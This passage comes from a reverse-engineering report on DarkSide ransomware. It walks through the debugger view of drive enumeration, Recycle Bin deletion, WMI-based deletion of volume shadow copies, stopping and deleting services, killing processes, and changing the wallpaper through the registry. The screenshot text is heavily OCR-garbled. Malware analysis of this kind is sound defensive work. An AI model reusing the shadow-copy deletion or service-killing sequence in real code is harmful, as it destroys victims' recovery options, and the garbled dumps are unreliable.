	 004040 004040 	4 68 0	4 01 00 00		push eax push 104				XS	75W_SF 0 x875W_	P 0 x875W_U 0
EIP	→ 0040408	9 FF 1	5 68 07 42	00	call dword p	otr ds:[<&Ge	etLogicalDriveStringsW	<u>></u>] \	-	ault (stdcall) [esp] 00000104	▼ 5 🗘 Unk
	00420768 <da< th=""><th></th><th></th><th>veStringsW>]</th><th>=<kernel32.g< th=""><th>etLogicalDr</th><th>iveStringsW></th><th></th><th>2: 3: 4: 5:</th><th>[esp+4] 0019FD40 [esp+8] 00408280 [esp+C] 00408280</th><th><pre><darkside.entrypoint> <darkside.entrypoint></darkside.entrypoint></darkside.entrypoint></pre></th></kernel32.g<></th></da<>			veStringsW>]	= <kernel32.g< th=""><th>etLogicalDr</th><th>iveStringsW></th><th></th><th>2: 3: 4: 5:</th><th>[esp+4] 0019FD40 [esp+8] 00408280 [esp+C] 00408280</th><th><pre><darkside.entrypoint> <darkside.entrypoint></darkside.entrypoint></darkside.entrypoint></pre></th></kernel32.g<>	etLogicalDr	iveStringsW>		2: 3: 4: 5:	[esp+4] 0019FD40 [esp+8] 00408280 [esp+C] 00408280	<pre><darkside.entrypoint> <darkside.entrypoint></darkside.entrypoint></darkside.entrypoint></pre>
Ump 1	Ump 2	Dump 3	Dump 4	Ump 5	💮 Watch 1	[x=] Locals	2 Struct	0019FD30 00000 0019FD34 0019F			
Figure	53										

The ransomware is looking for **DRIVE_REMOVABLE** (0x2) and **DRIVE_FIXED** (0x3) drives, as highlighted in figure 54:



All files and directories from Recycle Bin are deleted by the process. It starts to enumerate via a FindFirstFileExW API call:

0040418A 60 0040418C 60 0040418C 0040419 0040419 0040419 5 00404195 6 00404195 8 00404195 8 00404195 5 00404195 5	000 85 FO FD FF FF 15 OC 07 42 00 FindFirstFileExw>]= <ker< th=""><th>push 0 push 0 push 0 lea eax,dword ptr ss:[ebp-460] push eax push 0 lea eax,dword ptr ss:[ebp-210] push eax call dword ptr ds:[cdfindFirstFileE] nel32.FindFirstFileExw></th><th>eax:L" eax:L" ></th><th>X8/1W_4 s (L=mpty) X8/1W_5 s (L=mpty) x87TW_6 3 (E=mpty) x87TW_7 3 (E=mpty) x87StatusWord 0000 x87SW_C2 0 x87SW_E 0 x87SW_C2 0 x87SW_C1 0 x87SW_C2 0 x87SW_C1 0 x87SW_C2 0 x87SW_C5 0 x87SW_C2 0 x87SW_S5 0 x87SW_C2 0 Default (stdcall) ▼ 1: [esp] 0019F8LC L^{**}C1 \\SRecycle.Bin\\S=*** 2: [esp+4] 00000000 3: [esp+5] 00019F8CC 4: [esp+6] 001900000</th></ker<>	push 0 push 0 push 0 lea eax,dword ptr ss:[ebp-460] push eax push 0 lea eax,dword ptr ss:[ebp-210] push eax call dword ptr ds:[cdfindFirstFileE] nel32.FindFirstFileExw>	eax:L" eax:L" >	X8/1W_4 s (L=mpty) X8/1W_5 s (L=mpty) x87TW_6 3 (E=mpty) x87TW_7 3 (E=mpty) x87StatusWord 0000 x87SW_C2 0 x87SW_E 0 x87SW_C2 0 x87SW_C1 0 x87SW_C2 0 x87SW_C1 0 x87SW_C2 0 x87SW_C5 0 x87SW_C2 0 x87SW_S5 0 x87SW_C2 0 Default (stdcall) ▼ 1: [esp] 0019F8LC L ^{**} C1 \\SRecycle.Bin\\S=*** 2: [esp+4] 00000000 3: [esp+5] 00019F8CC 4: [esp+6] 001900000
Dump 1 Dump 2 Dump	3 Ump 4 Ump	5 👹 Watch 1 🛛 🖾 Locals 🧳 Struct	0019F8A0 0019F 0019F8A4 00000	000
Address Hex 0019FD4C 43 00 3A 00 5C 00 00 0 0019FD5C 00 00 00 1C FD 19 0 0019FD5C 7 FB 0C 77 51 58 07 7	0 44 00 3A 00 5C 00 00 0 00 00 00 00 FE FF FF	ASCII 00 0	0019F8A8 0019F 0019F8AC 00000 0019F8B0 00000 0019F8B4 00000	000

Figure 55

As presented below, the files are deleted using the DeleteFileW function, and the directories are removed using the RemoveDirectoryW routine:



22/55

The binary uses COM objects and WMI commands to delete volume shadow copies. It calls the CoCreateInstance function to create a single object of the class IWbemLocator with the CLSID {dc12a687-737f-11cf-884d-00aa004b2e24} (Ref.

https://forum.powerbasic.com/forum/user-to-user-discussions/source-code/25222-wmiwrapper-functions):



Figure 57

There is also a new IWbemContext interface with the CLSID {44aca674-e8fc-11d0-a07c-00c04fb68820} (Ref. <u>https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-wmi/3485541f-6950-4e6d-98cb-1ed4bb143441</u>) created via a CoCreateInstance function call:

004045AD 50 004045AE FF 75 F4 00404581 6A 01 00404583 6A 00 00404583 FF 75 F8 000404585 FF 75 F8 00004585 FF 75 F8 00004585 FF 75 F8	push eax push dword ptr ss:[ebp-C] push 1 push 0 push dword ptr ss:[ebp-8] call dword ptr ds:[<&CoCreatEInstance>]	x875tatusWord 0020 x875W_B 0 x875W_C3 0 x875W_C2 0 x875W_C10 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 1 x875W_U 0 Default (stdcall)
dword ptr [004208A8 <darkside.&cocreateinstance>] .text:00404588 darkside.exe:\$4588 #3988</darkside.&cocreateinstance>	< <combase.cocreateinstance></combase.cocreateinstance>	1: [esp] 026600A0 2: [esp+4] 00000000 3: [esp+8] 00000001 4: [esp+C] 02600F8 5: [esp+10] 0019FF40
	Dump 5 🐨 Watch 1 🛛 🗱 Locals 🖉 Struct 0019F	E2C 026600A0 E80 00000000 E84 0000000
Address Hex 025666558 74 A5 A5 44 F5 58 00 11 A0 75 00 50 4F F Figure 58	ASCII 0019F	EG4 00000012 EB8 02600F8 EBC 0019FF40

Using the IWbemLocator object, the process calls the ConnectServer API to connect to the local "ROOT\CIMV2" namespace and retrieves a pointer to a IWbemServices object, as follows:

dword_ptr_[edx+C]=[wbemprox.6CAD10E3]=wbemprox.6CAD10E3]=wbemprox.6CAD10E3]=wbemprox.6CAD10E3]=wbemprox.6CAD10E3] 2: [esp+4] 02662900 L"ROOT\\CIMV2" .text:00404695 darkside.exe:\$4695 #3A95 3: [esp+6] 02662900 L"ROOT\\CIMV2" ## Dump 1 ## Dump 2 ## Dump 3 ## Dump 5 @ Watch 1 [x= Locals # Struct 00159E260 02665270 0265567 00000000 0239E567 00000000 0239E567 00000000 0239E567 000000000 0239E567 000000000 0239E567 000000000 0239E567 0000000000 0239E567 000000000<	EIR	 00404681 00404682 00404682 00404685 00404687 00404688 0040488 <l< th=""><th>50 FF 75 EC 6A 00 6A 00 6A 00 6A 00 FF 75 F8 FF 75 F8 FF 75 F0 FF 52 0C</th><th>push eax push dword ptr ss:[ebp-14] push 0 push 0 push 0 push 0 push 0 push dword ptr ss:[ebp-6] push dword ptr ss:[ebp-10] call dword ptr ds:[edx+c]</th><th>[ebp-4</th><th>Default (stdcall)</th></l<>	50 FF 75 EC 6A 00 6A 00 6A 00 6A 00 FF 75 F8 FF 75 F8 FF 75 F0 FF 52 0C	push eax push dword ptr ss:[ebp-14] push 0 push 0 push 0 push 0 push 0 push dword ptr ss:[ebp-6] push dword ptr ss:[ebp-10] call dword ptr ds:[edx+c]	[ebp-4	Default (stdcall)
With Dump 1 With Dump 2 With Dump 3 With Dump 5 Weatch 1 Ix= Locals Struct O019FEC0 02562200 Locals Colored and and and and and and and and and an				AD18F0		3: [esp+8] 00000000 4: [esp+C] 00000000
	Address Hex 02662900 52 02662910 56 02662920 00 02662930 78	Dump 2	Dump 3 Dump 4 54 00 5C 00 43 00 49 (AB AB AB AB AB AB AB AB (00 00 62 A6 F6 2B 95 (40 22 EF EE EF EE E	ASCII 00 4D 00 R.O.O.T.\.C.I.M. 8E EE FE V.2exexexexef 47 00 00	00.39EZ70 026 00.39EZ74 000 00.19EZ78 000 0019EZ78 000 0019FEZ8 000 0019FES4 000 0019FES4 000	5: [esp+10] 0000000 58C78 62900 L"ROOT\\CIMV2" 00000 00000 00000 00000 00000 00000 00000

Figure 59

There is a call to CoSetProxyBlanket performed by the ransomware, as described in the next figure (0xA = **RPC_C_AUTHN_WINNT** – NTLMSSP, 0x3 = **RPC_C_AUTHN_LEVEL_CALL** and 0x3 = **RPC_C_IMP_LEVEL_IMPERSONATE**):

	 00404689 00404688 00404688 00404687 00404661 00404661 00404663 00404665 004046657 	6A 00 6A 03 6A 03 6A 03 6A 00 6A 00 6A 00 6A 0A FF 75 E8	push 0 push 0 push 3 push 3 push 0 push 0 push A push A push dword p							x875W_C2 0 x875W_ES 0 x875W_U 0
	004046CA (004208AC <darks1 046CA darks1de.exe</darks1 		et>]= <combase.cosetpro< th=""><th></th><th>oSetProxyBlanke</th><th>•]</th><th>></th><th>in the second seco</th><th>[esp+8] 00000000 [esp+C] 00000000</th><th>▼ 5 € Unk</th></combase.cosetpro<>		oSetProxyBlanke	•]	>	in the second seco	[esp+8] 00000000 [esp+C] 00000000	▼ 5 € Unk
Dump 1	Dump 2	Dump 3 🗰 Dump 4	🕮 Dump 5 🛛 💮 Watch 1	[x=] Locals	2 Struct		E70 0267			
026714C0 026714D0		00 00 6D A6 F5 27 9 56 95 8C 82 CF 11 A	ASCII B AB AB AB AB, 1p.g.««« F A7 00 1Cm; 3 7E 00 AA DÜv1 8 1C C9 11 .20C]	. § . £~. *		0019F 0019F 0019F 0019F	E78 0000 E7C 0000 E80 0000 E84 0000 E88 0000 E8C 0000	00003		

The process executes the following SQL query "SELECT * FROM Win32_ShadowCopy" to obtain an enumerator of all shadow copies, and then it deletes each of the shadow copy objects via the DeleteInstance method:



Figure 61

A list of all services and their status is retrieved by calling the EnumServicesStatusExW function (0x30 = **SERVICE_WIN32**, 0x3 = **SERVICE_STATE_ALL**):

	Oq4048AD 6A 00 Oq4048AF 6A 00 Oq4048AF 6A 00 Oq404881 8D 45 EC Oq404881 8D 45 F0 Oq404885 8D 45 F0 Oq404888 8D Oq404889 FF 75 F0 Oq404889 FF 75 F0 Oq40488E 6A 03 Oq40482 6A 03 Oq4048C4 FF 15 FC Oq4048C4 FF 75 Oq4048C4 Oq	push 0 push 0 lea eax,dword ptr ss:[ebp-14] push eax push eax push dword ptr ss:[ebp-10] push 0 push 30 push 30 push 30 push 30 push 30 push dword ptr ss:[ebp-4] call dword ptr ds:[ede-4] call dwo	x87Tagword FFFF x87Tw_0 3 (Empty) x87Tw_1 3 (Empty) x87Tw_2 3 (Empty) x87Tw_3 3 (Empty) x87Tw_6 3 (Empty) x87Tw_7 3 (Empty) x87Tw_6 3 (Empty) x87Tw_7 3 (Empty) x87Tw_6 3 (Empty) x87Tw_7 3 (Empty) x87Tw_6 0 x875w_C0 0 x875w_C2 0 x875w_60 000 x875w_60 0 x875w_C0 0 x875w_60 0 x875w_60 000 x875w_60 0 x875w_60 0 x875w_0 0 x875w_60 000 x875w_60 0 x875w_60 0 x875w_0 0 x875w_60 000 x875w_61 0 x875w_60 0 x875w_0 0 x875w_60 000 x875w_61 0 00000000 x86900000 x8 (esp+8] 00000000 x86900000 x8 (esp+8] 00000003 x86900000
	4048C7 darkside.exe:\$48C7 #3CC7		5: [esp+10] 00000000
.text:004			FEE8 02743A60

Figure 62

Each service name is compared to the list that was decrypted at the beginning of the analysis:

	esitL (ebp+8) x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_5F 0 x875W_P 0 x875W_U 0 Default (stdcall) ▼ 5 ↓ Unlocker
dword ptr [00420674 <darkside.&wcsstr>]=<ntd11.wcsstr> .text:004049CE darkside.exe:\$49CE #3DCE</ntd11.wcsstr></darkside.&wcsstr>	1: [esp] 02753E6C L"adobearmservice" 2: [esp+4] 027433B L"vs5" 3: [esp+8] 0274656 &L"adobearmservice" 4: [esp+C] 004082B0 <darkside.entrypoint> 5: [esp+L] 000000F8</darkside.entrypoint>
## Dump 1 ## Dump 2 ## Dump 3 ## Dump 4 ## Dump 5 ## Dump 4 ## Dump 5 ## Dump 4 ## Dump 5 ## Dump 5 <t< th=""><th>O019FEE4 02753E6C L"adobearmservice" O019FEE6 02744562 Al"adobearmservice" O019FEE7 0019FEF0 0045200 O019FEF0 0040000F8 darkside.EntryPoint O019FEF4 000000F8 o019FEF5 O019FEF5 7629405F rfom sechost.76290</th></t<>	O019FEE4 02753E6C L"adobearmservice" O019FEE6 02744562 Al"adobearmservice" O019FEE7 0019FEF0 0045200 O019FEF0 0040000F8 darkside.EntryPoint O019FEF4 000000F8 o019FEF5 O019FEF5 7629405F rfom sechost.76290
02744356 74 00 61 00 73 00 00 00 60 00 65 00 70 00 6F 00 7. a.s.,, e.p.o. 02744366 63 00 73 00 00 07 67 00 6F 00 70 00 68 00 6F 00 7. a.s.,, e.p.o. 02744378 73 00 00 00 76 00 65 00 65 00 61 00 60 00 00 00 00, v.e.e.a.m., 0274438 62 00 61 00 63 00 68 00 75 00 70 00 00 00 07 00 0, v.e.e.a.m., 02744398 78 00 56 00 73 00 73 00 00 07 70 78 00 42 00 X.v.s.s., e.r., e.x., e.u.p.,G. 02744386 00 00 00 00 07 70 07 80 04 60 57 00 74 00 7. a.g., x.r., e.s., e.x., e.u.p.,G. 02744386 100 00 74 00 78 00 40 05 75 00 70 00 00 00 47 00, G.x.F.W.D. 02744386 100 00 47 00 78 00 43 00 56 00 44 00 10, G.x.F.W.D. 02744386 100 00 47 00 78 00 40 00 57 00 74 00 00 00 77 00, G.x.F.W.D.	0019FEFC 02743A38 0019FF00 00000000 0019FF04 0019FF54 0019FF05 00409201A return to darkside.0040491A from darkside.0040 0019FF05 004092BD darkside.EntryPoint 0019FF14 004082BD darkside.EntryPoint

Figure 63

The malware opens the targeted services by calling the OpenServiceW routine (0x10020 = **DELETE | SERVICE_STOP**):

	 0040491E 00404923 00404925 	68 20 00 01 00 FF 37 FF 75 FC	push 10020 push dword ptr ds:[edi] push dword ptr ss:[ebp-4]	[ed1]:	x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 0 x875W_U 0
	→ 00404928	FF 15 00 08 42 00	call dword ptr ds:[<&OpenServicew>]	×	Default (stdcall)
	00420800 <darks< th=""><th>ide.&OpenServiceW>]=<adva e:\$4928 #3D28</adva </th><th>o132.OpenServicew></th><th></th><th>2: [csp+4] 0275118A L"sqlwriter" 3: [csp+8] 00010020 4: [csp+C] 0040828D <darkside.entrypoint> 5: [csp+10] 0040828D <darkside.entrypoint></darkside.entrypoint></darkside.entrypoint></th></darks<>	ide.&OpenServiceW>]= <adva e:\$4928 #3D28</adva 	o132.OpenServicew>		2: [csp+4] 0275118A L"sqlwriter" 3: [csp+8] 00010020 4: [csp+C] 0040828D <darkside.entrypoint> 5: [csp+10] 0040828D <darkside.entrypoint></darkside.entrypoint></darkside.entrypoint>
Ump 1	Dump 2	Dump 3 💭 Dump 4 💭 Di	mp 5 👹 Watch 1 🛛 🕸 🖉 Struct	0019FF04 02743A 0019FF08 027511	

Every targeted service is stopped and deleted using ControlService and DeleteService, as displayed in figure 65:

00404948 00404942 00404945 00404951 00404957	50 6A 01 FF 75 F8 FF 15 04 08 42 00 FF 75 F8	push eax push 1 push dword ptr ss:[ebp-6] call dword ptr ds:[edcontrolService>] push dword ptr ss:[ebp-6]		X&/StatusWord UUUU X&75W_B 0 X&75W_C3 0 X&75W_C2 0 X&75W_C1 0 X&75W_C0 0 X&75W_E5 0 X&75W_5F 0 X&75W_P 0 X&75W_U 0 0 X&75W_5F 0 X&75W_P 0 X&75W_U 0
dword ptr [00420804 <darks< th=""><th><pre>FF 15 08 08 42 00 ide.&ControlService>]=<ad< pre=""></ad<></pre></th><th><pre>vapi32.ControlService></pre></th><th>></th><th>Default (stdcal) ▼ 5 ↓ Unlock 11 [esp] 02748CC8 2 1 [esp+4] 0000001 3 1 [esp+4] 0019FF24</th></darks<>	<pre>FF 15 08 08 42 00 ide.&ControlService>]=<ad< pre=""></ad<></pre>	<pre>vapi32.ControlService></pre>	>	Default (stdcal) ▼ 5 ↓ Unlock 11 [esp] 02748CC8 2 1 [esp+4] 0000001 3 1 [esp+4] 0019FF24
.text:00404951 darkside.ex	e:\$4951 #3D51			<pre>4: [esp+C] 0040B2BD <darkside.entrypoint> 5: [esp+10] 0040B2BD <darkside.entrypoint></darkside.entrypoint></darkside.entrypoint></pre>
Dump 1 Dump 2	Dump 3 💭 Dump 4 💭 Du	mp 5 👹 Watch 1 🛛 [x=] Locals 💋 Struct	0019FF04 0274B0 0019FF08 00000	001

Figure 65

The NtQuerySystemInformation API returns an array of

SYSTEM_PROCESS_INFORMATION structures (one for each process running on the system, 0x5 = **SystemProcessInformation**):

	ex .				ASCII				0019FF0C 0019FF10		
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	👹 Watch 1	[x=] Locals	2 Struct		0019FF04 0019FF08	0275458	88
	004206B0 <da< th=""><th></th><th></th><th>nformation></th><th>]=<ntd11.ntq< th=""><th>uerySystem]</th><th>Information></th><th></th><th></th><th></th><th>1: [esp] 0000005 2: [esp+4] 02754588 3: [esp+4] 00000400 4: [esp+C] 0019FF4C 5: [esp+10] 00408280 <darkside.entrypoint< th=""></darkside.entrypoint<></th></ntd11.ntq<></th></da<>			nformation>]= <ntd11.ntq< th=""><th>uerySystem]</th><th>Information></th><th></th><th></th><th></th><th>1: [esp] 0000005 2: [esp+4] 02754588 3: [esp+4] 00000400 4: [esp+C] 0019FF4C 5: [esp+10] 00408280 <darkside.entrypoint< th=""></darkside.entrypoint<></th></ntd11.ntq<>	uerySystem]	Information>				1: [esp] 0000005 2: [esp+4] 02754588 3: [esp+4] 00000400 4: [esp+C] 0019FF4C 5: [esp+10] 00408280 <darkside.entrypoint< th=""></darkside.entrypoint<>
19	00404A	GA 0	5 5 80 06 42 0		push dword p push 5 call dword p		QuerySystemInf	ormation>]	-	~	x875W_SF 0 x875W_P 0 x875W_U 0 Default (stdcall)
	 00404A3 00404A3 	34 FF 75			push eax push dword p						x875W_B 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x875W_C0 0 x875W_ES 0


Figure 66

Each process name is compared to the list that was decrypted in the beginning, as displayed below:

.text:00404B4F darkside.exe:\$4B4F #3F4F		3: [esp+8] 0040B2BD <darkside.entrypoint> 4: [esp+6] 00001B60 5: [esp+10] 0000000</darkside.entrypoint>
U Dump 1 U Dump 2 U Dump 3 U Dump 4 U Address Hex	00 64 00 1.e., o.c.s.s.d. 00 65 00 5.y.h.c.t.1.m.e. 00 65 00 s.y.h.c.t.1.m.e. 00 75 001.s.q.1.p.1.u. 00 75 001.s.q.1.p.1.u. 00 75 00 0.s.c.c.1.x.f.m. 00 70 00 y.d.e.s.k.t.o.p. 00 70 00 y.d.e.s.k.t.o.p. 00 70 00 s.e.r.v.1.c.e 00 70 00 5.e.r.v.1.c.e 00 76 00 d.se.n.c.s.v. 00 76 00 d.se.n.c.s.v. 00 65 00 ct.b.1.r.d.c. 00 71 00 d.s.s.k.t.o.p.q. 00 71 00 d.s.s.k.t.o.p.q. 00 70 00 d.s.s.k.t.o.p.q. 00 70 00 d.s.s.k.t.o.p.q. 00 70 00 d.s.s.k.t.o.p.q. 00 71 00 d.s.s.k.t.o.p.q. 00 71 00 d.s.s.k.t.o.p.q.	O019FEED 02756EC0 L"system" 0019FEED 0274A100 L"sql" 0019FEFD 000018EC 0019FEFD 0019FEFD 000018EC 00018FE 0019FEFD 000018EC 00018FD 0019FFD4 000018EC 0019FFD4 0019FFD4 0000000 0019FFD4 0019FFD4 0000000 0019FFD4 0019FFD4 0000000 0019FFD4 0019FFD4 00000000 0019FFD4 0019FFD4 004082BD darkside.EntryPoint 0019FF14 004082BD darkside.EntryPoint 0019FF25 00400000 eturn to kernelbase.76E6CBC2 from kernelbase 0019FF26 00000000 0019FF28 0019FF30 00000000 0019FF31 0019FF31 00000000

Figure 67

For every targeted process, the binary opens the process and terminates it and all of its threads:



The binary creates an ico file called <RansomPseudoValue>.ico, as displayed below:

		[ebp+8	X87Fs 000000000000000000000000000000000000
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5	Watch 1 x= Locals / Struct 00:	19FC9C 0019FD 19FCA0 400000 19FCA4 000000	
Address Hex 02754588 00 00 10 00 05 00 40 40 00 00 01 00 20 00 28 4 02754588 00 00 56 00 00 00 30 30 00 00 01 00 20 00 A8 2 027545488 00 00 7E 42 00 00 20 20 00 00 10 02 00 A8 2 0275454548 00 00 7E 42 00 00 20 20 00 00 01 00 20 00 A8 2 0276454548 00 00 7E 42 00 00 20 20 00 00 01 00 20 00 A8 2 00 00 00 01 00 20 00 A8 2 00 00 00 00 00 00 00 00 00 00 00 00 00	2	19FCA8 000000 19FCAC 000000 19FCB0 000000 19FCB4 000000	00 02 80

Figure 69

A new registry key called <RansomPseudoValue> is created using the RegCreateKeyExW function, as shown in figure 70:

	 00403CF7 00403CF8 00403CF8 00403CFF 00403D01 00403D03 00403D03 00403D05 00403D05 00403D05 	50 6A 00 6B 06 01 02 00 6A 00 6A 00 6A 00 FF 75 08 68 00 00 00 80 FF 15 C 07 42 00	push eax push 20106 push 0 push 0 push 0 push dword ptr ss:[ebp+8] push 8000000 call dword ptr ds:[<4RegCreateKeyExW		[ebp+8	x87TW_6 3 (Empty) x87TW_7 3 (Empty) x87Statusword 0000 x87SW_6 0 x87SW_C3 0 x87SW_C2 0 x87SW_C1 0 x87SW_C0 0 x87SW_E5 0 x87SW_50 0 x87SW_P 0 x87SW_E0 0 x87SW_50 0 x87SW_P 0 x87SW_U 0
EIP	00403000	FF 15 EC 07 42 00	Carl dword per us: [kakegereatekeyex	P]		Default (stdcall) 🔹 5 🗘 🗌 Unlock
.text:004	03D0D darkside.exe	e:\$3D0D #310D Dump 3 1 D ump 4 1 D u	mo 5 🤴 Watch 1 💷 Locals 🎾 Struct		CS 80000	
Address	Hex		ASCII	↑ 0019FC 0019FC	D0 00000 D4 00000	000
02754588 02754598 02754588 02754588 02754588 02754568	EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE	EE FE EE FE EE FE EE FE	LE FE 4.5 LAC. 10 0 10 10 EE FE 10 10 10 10 10 10 EE FE 10 10 10 10 10 10 10 EE FE 10 10 10 10 10 10 10 EE FE 10 10 10 10 10 10 10	0019F0 0019F0 0019F0	D8 00000 DC 00020 E0 00000 E4 0019F E8 00000	106 000 F4C
Figure	e 70					

The DefaultIcon subkey is created, and it specifies the path for the newly created ico file:

Registry Editor				– 🗆 ×
File Edit View Favorites Help				
Computer\HKEY_CLASSES_ROOT\954eb900\Defaulticon				
> 7-Zip.deb	^	Name	Туре	Data
> 7-Zip.dmg		(Default)	REG_SZ	C:\ProgramData\954eb900.ico
Figure 71				

The malware calls the SHChangeNotify routine to notify the shell to update its icon cache (0x08000000 = SHCNE_ASSOCCHANGED, 0x1000 = SHCNF_FLUSH):




Figure 72

A new file called %PROGRAMDATA%\<RansomPseudoValue>.BMP is created using the CreateFileW function:

00403986 6A 00 00403986 6A 00 00403988 68 80 00 00 00 00 00403981 6A 04 00403921 6A 00 00403921 6A 00 00403923 66 00 00 00 40 00403923 6FF 75 CC 00403923 FF 75 CC	push 0 push 80 push 4 push 0 push 40000000 push 40000000 push 40000000 push 40000000 push 40000000 push 40000000 push 30 push 2000000 push 40000000 push 400000000 push 40000000 push 400000000 push 40000000 push 40000000 push 40000000 push 40000000 push 40000000 push 40000000 push 40000000 push 40000000 push 40000000 push 400000000 push 40000000000 push 4000000000 push 4000000000000000000000000000000000000	[ebp-3	X8/74 000000000000000000000000000000000000
0000301 83 45 FC FF 0003004 0003004 83 70 FC FF 0003005 75 05 FC FF 0003005 75 05 01 00 00 000305 75 05 F4 000305 80 45 F4 000305 80 85 6C FF FF FF 000305 80 85 6C FF FF FF 000305 50 75 FC 0000305 50 75 FC	<pre>mov dword ptr ss: ebp-4] eax cmp dword ptr ss: ebp-4], eax dword expression of the second second second jmp darkside. 40330 F jmp darkside. 40330 F jmp darkside. 40330 F lea eax, dword ptr ss: ebp-4] push eax push eax push eax dword ptr ss: ebp-4] push dword ptr ss: ebp-4] call dword ptr ss: ebp-4] call dword ptr ss: ebp-4] call dword ptr ss: expression of the second secon</pre>	eax:L" eax:L"	x87Tw_03 (Empty) x87Tw_13 (Empty) x87Tw_03 (Empty) x87Tw_33 (Empty) x87Tw_14 (Empty) x87Tw_33 (Empty) x87Tw_15 (Empty) x87Tw_73 (Empty) x87Tw_16 3 (Empty) x87Tw_73 (Empty) x87Tw_16 3 (Empty) x87Tw_73 (Empty) x87Statusword 4020 x87Sw_25 0 x87Sw_10 0 x87Sw_20 0 x87Sw_25 0 x87Sw_25 0 x87Sw_57 0 x87Sw_7 1 x87Sw_20 0 x87Sw_25 0 Default (stdcall) v 5 • Unlock
<pre>dword ptr [0042072C <darkside.&createfilew>]=<kernel32.u #2dcb<="" .text:004039c8="" darkside.exe:\$39cb="" pre=""></kernel32.u></darkside.&createfilew></pre>	reateFilew>		1: [esp] 02747808 L"C:\\ProgramData\\954eb900.8M 2: [esp+4] 40000000 3: [esp+8] 0000000 4: [esp+C] 0000000 5: [esp+10] 00000004
Image: Constraint of the state of	Watch 1 [x=]Locals Struct 0013 ASCII 0	FC78 027478 FC7C 400000 FC80 000000 FC88 000000 FC88 000000 FC8C 000000 FC8C 000000 FC90 000000	00 00 04 80

Figure 73

Moving forward, there is a registry key opened by calling the RegCreateKeyExW API, as shown in the next picture:

	<pre>push 0 lea eax,dword ptr ss:[ebp-8] push eax push 0 push 0 push 0 lea eax,dword ptr ss:[ebp-2A8] push eax push 80000003 call dword ptr ds:[cdRegCreateKeyExw>]</pre>	eax:L"	x87TW_O 3 (Empty) x87TW_1 3 (Empty) x87TW_2 3 (Empty) x87TW_3 3 (Empty) x87TW_6 3 (Empty) x87TW_7 3 (Empty) x87TW_6 3 (Empty) x87TW_7 3 (Empty) x87TW_6 3 (Empty) x87TW_7 3 (Empty) x87SW_6 0 x87SW_C0 0 x87SW_C2 0 x87SW_5 0 x87SW_5 0 x87SW_5 0 x87SW_C1 0 x87SW_C2 0 x87SW_5 0 x87SW_5 0 x87SW_5 0 x87SW_7 1 x87SW_0 0 x87SW_5 0 x87SW_5 0 Default (stdcal) ▼ 5 © Unlod
dword ptr [004207EC <darkside.®createkeyexw>]=<ar .text:00403ACF darkside.exe:\$3ACF #2ECF</ar </darkside.®createkeyexw>	lvapi32.RegCreateKeyExW>		2: [esp+4] 0019FCA8 L"S-1-5-21-1866265027-187085 3: [esp+8] 0000000 4: [esp+C] 00000000 5: [esp+10] 0000000
Hump 1 Hump 2 Hump 3 Hump 4 Hump 4 Address Hex 0019FECC [28] 00 00 00 80 07 00 01 84 00 <th>ASCII 0019FC78 0000000 0019FC75 0000000 0019FC75 0000000 0019FC75 00000000 0019FC75 00000000 0019FC75 00000000</th> <th>66265027-18</th> <th>70850910-1579135973-1000\\Control Panel\\Desktop"</th>	ASCII 0019FC78 0000000 0019FC75 0000000 0019FC75 0000000 0019FC75 00000000 0019FC75 00000000 0019FC75 00000000	66265027-18	70850910-1579135973-1000\\Control Panel\\Desktop"

Figure 74


The "WallPaper" value inside the registry key is changed to the location of the newly created BMP file:

00403AF0 00403AF1 FF 75 CC 00403AF1 6A 01 00403AF6 00403AF6 00403AF6 00403AF8 FF 75 F8 00403AF8 FF 75 F8 00403AF8 FF 75 F8 00403AF8 FF 15 F0 07 42 00	push ecx push dword ptr ss:[ebp-34] push 1 push dword ptr ss:[ebp-20] push dword ptr ss:[ebp-20] push dword ptr ss:[ebp-20]	[ebp-3 [ebp-2	X8/1W_0 S (EmpLy) X8/1W_/ S (EmpLy) X87StatusWord 4020 X87SW_28 0 X87SW_C3 1 X87SW_C2 0 X87SW_10 X87SW_C0 0 X87SW_E5 0 X87SW_5F 0 X87SW_P 1 X87SW_U 0
dword ptr [004207F0 <darkside.sregsetvalueexw>]=<advapi .text:00403AFE darkside.exe:\$3AFE #2EFE</advapi </darkside.sregsetvalueexw>	test_eax_eax 32.RegSetValueExw>	>	Default (stdcall) ▼ 5 ♪ Unlock 1: [esp-10000308 2: [esp+1] 02753£48 L"wallPaper" 3: [esp+6] 0000000 4: [esp+6] 0000000 5: [esp+10] 02747808 L"C:\\ProgramData\\954eb900
Image: style bump 1 Image: style bump 2 Image: style bump 3 Image: style bump 4 Image: style bump 5 Address Hex 0019FECC 020 00 <td>Image: Constraint of the second sec</td> <td>ta\\954eb</td> <td>900.BMP"</td>	Image: Constraint of the second sec	ta\\954eb	900.BMP"

After all of these activities, the Desktop has been changed to the following image:




The thread starts by decrypting the following information:



